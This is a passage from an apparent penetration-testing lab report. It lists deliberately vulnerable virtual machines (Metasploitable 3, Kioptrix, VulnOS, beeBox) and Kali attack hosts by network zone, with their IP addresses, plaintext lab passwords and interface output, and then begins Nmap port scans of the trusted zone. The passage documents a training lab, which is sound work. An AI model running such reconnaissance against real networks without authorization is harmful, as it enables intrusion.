
IP address: 192.168.100.30

Default gateway: 192.168.100.1

- **Login Credentials**

Username: Administrator

Password: navjotbagla19



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . : 
    IP Address . . . . . : 192.168.100.30
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.1

C:\Documents and Settings\Administrator>
```

Fig. 874. Device configuration of C3

iv. *Windows-7 (C4)*

- **Configurations**

IP address: 192.168.100.40

Default gateway: 192.168.100.1

- **Login Credentials**

Username: Administrator

No password configuration




Fig. 875. Device configuration of C4

- v. *Windows Machine (C5)*
 - **Configurations**
IP address: 192.168.100.60
Default gateway: 192.168.100.1
 - **Login Credentials**
Username: suba
Password: abcdef




Fig. 876. Device configuration of C5

- vi. *VulnOS Machine (C6)*
 - **Configurations**
IP address: 192.168.100.70
Default gateway: 192.168.100.1
 - **Login Credentials**
Username: vulnosadmin
Password: canuhackme

```

vulnosadmin@VulnOS:~$ ifconfig
eth1      Link encap:Ethernet  HWaddr 52:54:00:12:b7:23
          inet addr:192.168.100.70  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b723/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104343 errors:0 dropped:0 overruns:0 frame:0
          TX packets:79097 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15071282 (15.0 MB)  TX bytes:17018556 (17.0 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:41073 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41073 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:6237782 (6.2 MB)  TX bytes:6237782 (6.2 MB)

```

Fig. 877. Device configuration of C6

D. Machine Configurations – Proxy zone

i. Windows server 2008 (P1)

- **Configurations**
IP address: 192.168.90.11
Default gateway: 192.168.90.1
- **Login Credentials**
Username: vagrant
Password: vagrant

```

PS C:\Users\vagrant> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 3:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::41d9:c058:36cd:2871%15
    IPv4 Address. . . . . : 192.168.90.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.90.1

Tunnel adapter isatap.{CAFCF784-0761-414B-AB18-E9ED51AD48EF}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

```

Fig. 878. Device configuration of P1

ii. Kioptrix level 1 (P2)

- **Configurations**
IP address: 192.168.90.12
Default gateway: 192.168.90.1
- **Login Credentials**
Username: root
Password: preeti@123

```

[root@kioptrix root]# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:B7:33
          inet addr:192.168.90.12  Bcast:192.168.90.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:544235  errors:0  dropped:0  overruns:0  frame:0
          TX packets:464076  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:100
          RX bytes:81154281 (77.3 Mb)  TX bytes:39570557 (37.7 Mb)
          Interrupt:11  Base address:0xc020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:12  errors:0  dropped:0  overruns:0  frame:0
          TX packets:12  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:858 (858.0 b)  TX bytes:858 (858.0 b)

```

Fig. 879. Device configuration of P2

iii. *Metasploitable 3 Machine (P3)*

- **Configurations**
IP address: 192.168.90.13
Default gateway: 192.168.90.1
- **Login Credentials**
Username: vagrant
Password: vagrant

```

vagrant@metasploitable3-ub1404:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:b6:c2:1e:26
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:b6ff:fec2:1e26/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0  errors:0  dropped:0  overruns:0  frame:0
          TX packets:194  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:33156 (33.1 KB)

eth0     Link encap:Ethernet  HWaddr 52:54:00:12:b7:34
          inet addr:192.168.90.13  Bcast:192.168.90.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b734/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:318  errors:0  dropped:0  overruns:0  frame:0
          TX packets:209  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:44324 (44.3 KB)  TX bytes:34805 (34.8 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:12059  errors:0  dropped:0  overruns:0  frame:0
          TX packets:12059  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:7494681 (7.4 MB)  TX bytes:7494681 (7.4 MB)

vethb5e876d Link encap:Ethernet  HWaddr f2:4c:e4:71:68:1e
          inet6 addr: fe80::f04c:e4ff:fe71:681e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0  errors:0  dropped:0  overruns:0  frame:0
          TX packets:219  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:37171 (37.1 KB)

```

Fig. 880. Device configuration of P3

iv. *Slax Machine (P4)*

- **Configurations**
Ip address: 192.168.90.14
Default gateway: 192.168.90.1
- **Login Credentials**
Username: root
Password: tarot

```

root@slax:~# ifconfig if0 192.168.90.14 up
SIOCSIFADDR: No such device
if0: ERROR while getting interface flags: No such device
if0: ERROR while getting interface flags: No such device
root@slax:~# ifconfig eth0 192.168.90.14 up
root@slax:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:B7:35
          inet addr:192.168.90.14  Bcast:192.168.90.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b735/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:22849 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4298781 (4.0 MiB)  TX bytes:468 (468.0 b)
          Base address:0xc000 Memory:fc040000-fc060000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

```

Fig. 881. Device configuration of P4

v. *Metasploitable 3 Ubuntu Machine (P5)*

- **Configurations**

IP address: 192.168.90.15

Default gateway: 192.168.90.1

- **Login Credentials**

Username: vagrant

Password: vagrant

```

vagrant@metasploitable3-ub1404:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:d5:78:4a:03
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:d5ff:fe78:4a03/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8229 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:1491304 (1.4 MB)

eth0     Link encap:Ethernet  HWaddr 52:54:00:12:b7:36
          inet addr:192.168.90.15  Bcast:192.168.90.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b736/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20934 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9771 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3179210 (3.1 MB)  TX bytes:1823299 (1.8 MB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:810106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:810106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:411614332 (411.6 MB)  TX bytes:411614332 (411.6 MB)

```

Fig. 882. Device configuration of P5

E. *Machine Configurations – Demilitarized zone*

i. *Windows server 2012 (D1)*

- **Configurations**

IP address: 192.168.80.15

Default gateway: 192.168.80.1

- **Login Credentials**

Username: jdoe

Password: Simran12345

```

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\jdoe>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::792b:7634:a4d6:656b%14
    IPv4 Address. . . . . : 192.168.80.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.80.1

Tunnel adapter isatap.{AEF5FB6C-D123-44A1-A5CA-4A6CBD4EDDE2}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

C:\Users\jdoe>

```

Fig. 883. Device configuration of D1

- ii. *Metasploitable 3 irc (D2)*
 - **Configurations**
IP address: 192.168.80.16
Default gateway: 192.168.80.1
 - **Login Credentials**
Username: vagrant
Password: vagrant

```

vagrant@metasploitable3-ub1404:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:fd:8e:dc:1e
         inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
         inet6 addr: fe80::42:fdff:fe8e:dc1e/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:8022 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:1455212 (1.4 MB)

eth0     Link encap:Ethernet  HWaddr 52:54:00:12:b7:98
         inet addr:192.168.80.16  Bcast:192.168.80.255  Mask:255.255.255.0
         inet6 addr: fe80::5054:ff:fe12:b798/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:658198 errors:0 dropped:0 overruns:0 frame:0
         TX packets:12515 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:43961929 (43.9 MB)  TX bytes:2710025 (2.7 MB)

lo       Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:706032 errors:0 dropped:0 overruns:0 frame:0
         TX packets:706032 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:397176604 (397.1 MB)  TX bytes:397176604 (397.1 MB)

veth7d2332a  Link encap:Ethernet  HWaddr 76:b3:a9:2a:48:1a
         inet6 addr: fe80::74b3:a9ff:fe2a:481a/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:8133 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B)  TX bytes:1470156 (1.4 MB)

```

Fig. 884. Device configuration of D2

- iii. *Metasploitable3 Machine (D3)*
 - **Configurations**
IP address: 192.168.80.17
Default gateway: 192.168.80.1
 - **Login Credentials**
Username: vagrant
Password: vagrant

```

ifconfig
docker0 Link encap:Ethernet HWaddr 02:42:89:5d:8e:11
        inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
        inet6 addr: fe80::42:89ff:fe5d:8e11/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:8975 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:1626644 (1.6 MB)

eth0 Link encap:Ethernet HWaddr 52:54:00:12:b7:97
        inet addr:192.168.80.17 Bcast:192.168.80.255 Mask:255.255.255.0
        inet6 addr: fe80::5054:ff:fe12:b797/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:672534 errors:0 dropped:0 overruns:0 frame:0
        TX packets:11375 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:44938087 (44.9 MB) TX bytes:2044513 (2.0 MB)

```

Fig. 885. Device configuration of D3

iv. *Metasploitable3 Machine (D4)*

- **Configurations**
IP address: 192.168.80.18
Default gateway: 192.168.80.1
- **Login Credentials**
Username: vagrant
Password: vagrant

```

vagrant@metasploitable3-ub1404:~$ ifconfig
docker0 Link encap:Ethernet HWaddr 02:42:fa:d9:db:71
        inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
        inet6 addr: fe80::42:faff:fed9:db71/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:583 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:103750 (103.7 KB)

eth0 Link encap:Ethernet HWaddr 52:54:00:12:b7:96
        inet addr:192.168.80.18 Bcast:192.168.80.255 Mask:255.255.255.0
        inet6 addr: fe80::5054:ff:fe12:b796/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:1240 errors:0 dropped:0 overruns:0 frame:0
        TX packets:1264 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:218405 (218.4 KB) TX bytes:335357 (335.3 KB)

lo Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:65536 Metric:1
        RX packets:50444 errors:0 dropped:0 overruns:0 frame:0
        TX packets:50444 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:11622460 (11.6 MB) TX bytes:11622460 (11.6 MB)

veth864c79d Link encap:Ethernet HWaddr ee:a4:34:24:bb:28
        inet6 addr: fe80::eca4:34ff:fe24:bb28/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:614 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B) TX bytes:108411 (108.4 KB)

```

Fig. 886. Device configuration of D4

v. *Kali Linux Machine (D5)*

- **Configurations**
IP address: 192.168.80.19
Default gateway: 192.168.80.1
- **Login Credentials**
Username: kali
Password: kali



```
[root@kioptrix ~]# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:B7:95
          inet addr:192.168.80.19 Bcast:192.168.80.255 Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b795/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:691449 errors:0 dropped:0 overruns:0 frame:0
          TX packets:559666 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:73037386 (69.6 MiB)  TX bytes:90681187 (86.4 MiB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:393 errors:0 dropped:0 overruns:0 frame:0
          TX packets:393 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1034312 (1010.0 KiB)  TX bytes:1034312 (1010.0 KiB)
```

Fig. 887. Device configuration of D5

vi. *bWapp/beeBox (D6)*

- **Configurations**
IP address: 192.168.80.20
Default gateway: 192.168.80.1
- **Login Credentials**
Username: bee
Password: bug



```
bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:b7:94
          inet addr:192.168.80.20 Bcast:192.168.80.255 Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:b794/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:3370 errors:0 dropped:0 overruns:0 frame:0
          TX packets:158 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:764439 (746.5 KB)  TX bytes:30903 (30.1 KB)
          Base address:0xc000 Memory:fc040000-fc060000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436 Metric:1
          RX packets:84 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4200 (4.1 KB)  TX bytes:4200 (4.1 KB)
```

Fig. 888. Device configuration of D6

F. *Machine Configurations – External zone*

i. *Kali Linux Machine (S1)*

- **Configurations**
IP address: 10.10.10.20
Default gateway: 10.10.10.1
- **Login Credentials**
Username: kali
Password: kali

```

root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.20 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b744 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:44 txqueuelen 1000 (Ethernet)
    RX packets 1542 bytes 93285 (91.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 3246 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.4 netmask 255.255.255.0 broadcast 192.168.101.255
    inet6 fe80::5054:ff:fe12:b764 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:64 txqueuelen 1000 (Ethernet)
    RX packets 156 bytes 9360 (9.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5208 bytes 501104 (489.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 26 bytes 1318 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26 bytes 1318 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Fig. 889. Device configuration of S1

ii. Kali Linux Machine (S2)

- **Configurations**
IP address: 10.10.10.30
Default gateway: 10.10.10.1
- **Login Credentials**
Username: kali
Password: kali

```

s2 (1) - Remote Viewer
kali@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.30 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b745 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:45 txqueuelen 1000 (Ethernet)
    RX packets 13599 bytes 863716 (843.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2430 bytes 238730 (233.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.30 netmask 255.255.255.0 broadcast 192.168.101.255
    inet6 fe80::5054:ff:fe12:b765 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:65 txqueuelen 1000 (Ethernet)
    RX packets 186 bytes 18747 (18.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 106 bytes 18747 (18.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 106 bytes 18747 (18.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 106 bytes 18747 (18.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#

```

Fig. 890. Device configuration of S2

iii. Kali Linux Machine (S3)

- **Configurations**
IP address: 10.10.10.40
Default gateway: 10.10.10.1
- **Login Credentials**
Username: kali
Password: kali


```

s3 (1) - Remote Viewer
kali@kali: ~
File Actions Edit View Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.40 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b746 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:46 txqueuelen 1000 (Ethernet)
    RX packets 99 bytes 5960 (5.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31 bytes 2317 (2.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 14 bytes 718 (718.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 718 (718.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#

```

Fig. 891. Device configuration of S3

iv. Kali Linux Machine (S4)

- **Configurations**
IP address: 10.10.10.50
Default gateway: 10.10.10.1
- **Login Credentials**
Username: kali
Password: kali

```

s4 (1)
kali@kali: ~
File Actions Edit View Help
kali@kali:~# sudo su
[sudo] password for kali:
root@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.50 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 fe80::5054:ff:fe12:b747 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:47 txqueuelen 1000 (Ethernet)
    RX packets 1913233 bytes 176313454 (170.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3332454 bytes 237410799 (226.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.101.2 netmask 255.255.255.0 broadcast 192.168.101.255
    inet6 fe80::5054:ff:fe12:b765 prefixlen 64 scopeid 0<20<link>
    ether 52:54:00:12:b7:65 txqueuelen 1000 (Ethernet)
    RX packets 116747 bytes 98563066 (93.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 75474 bytes 12145636 (11.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8179350 bytes 1223840639 (1.1 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8179350 bytes 1223840639 (1.1 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Fig. 892. Device configuration of S4

IX. NMAP ON THE PENTESTING TOPOLOGY

A. NMAP scan results on the trusted zone

We will now look for open ports in each machine of 192.168.100.0/24 network in our topology. Performing Nmap on 192.168.100.0/24 consisting of sickos1.1 (192.168.100.10), nightfall (192.168.100.20), winxp (192.168.100.30), window 7 (192.168.100.40), windows 10 (192.168.100.60) vulnos (192.168.100.70).

Scan report for 192.168.100.10

```
root@kali:~# nmap -Pn 192.168.100.10
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:10 EDT
Nmap scan report for 192.168.100.10
Host is up (0.0040s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
3128/tcp  open  squid-http
8080/tcp   closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.41 seconds
root@kali:~#
```

Scan report for 192.168.100.20

```
root@kali:~# nmap -Pn 192.168.100.20
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:11 EDT
Nmap scan report for 192.168.100.20
Host is up (0.0025s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@kali:~#
```

Scan report for 192.168.100.30

```
root@kali:~# nmap -Pn 192.168.100.30
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 21:11 EDT
Nmap scan report for 192.168.100.30
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1027/tcp  open  IIS

Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
root@kali:~#
```

Scan report for 192.168.100.40

```
